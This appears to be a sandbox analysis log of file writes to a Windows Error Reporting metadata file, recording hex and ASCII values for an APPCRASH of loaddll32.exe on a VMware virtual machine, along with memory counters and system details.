C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3158	2	09 00		success or wait	4	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3166	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3230	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3274	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3278	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3288	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3378	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3382	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3392	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3466	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3470	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3480	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 39 00 32 00 35 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>49250</PageFaultCount>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3556	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3560	2	09 00		success or wait	5	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3570	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 32 00 34 00 31 00 34 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100241408</PeakWorkingSetSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3670	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3674	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3684	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 30 00 33 00 39 00 34 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>9503948</WorkingSetSize>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 36 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>966288</QuotaPeakPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 37 00 31 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>917112</QuotaPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 30 00 30 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>70048</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68408</QuotaNonPagedPoolUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 36 00 34 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>29646848</PagefileUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 33 00 34 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35934208</PeakPagefileUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 36 00 34 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>29646848</PrivateUsage>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5470	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5474	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5476	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5522	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5560	4	0d 00 0a 00		success or wait	6	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5564	2	09 00		success or wait	12	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	5568	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6122	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6126	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6128	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6174	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6212	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6216	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6220	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6314	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6318	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6322	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>wpsrib, Inc.</SystemManufacturer>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6428	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6432	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6436	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>wpsrib7,1</SystemProductName>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6540	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6660	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6664	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6668	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 35 00 36 00 39 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711569</OSInstallDate>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6750	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6754	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6758	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6860	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6864	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6868	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6938	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6942	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6944	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6984	4	0d 00 0a 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6988	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	6990	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7024	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7028	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7032	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7128	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
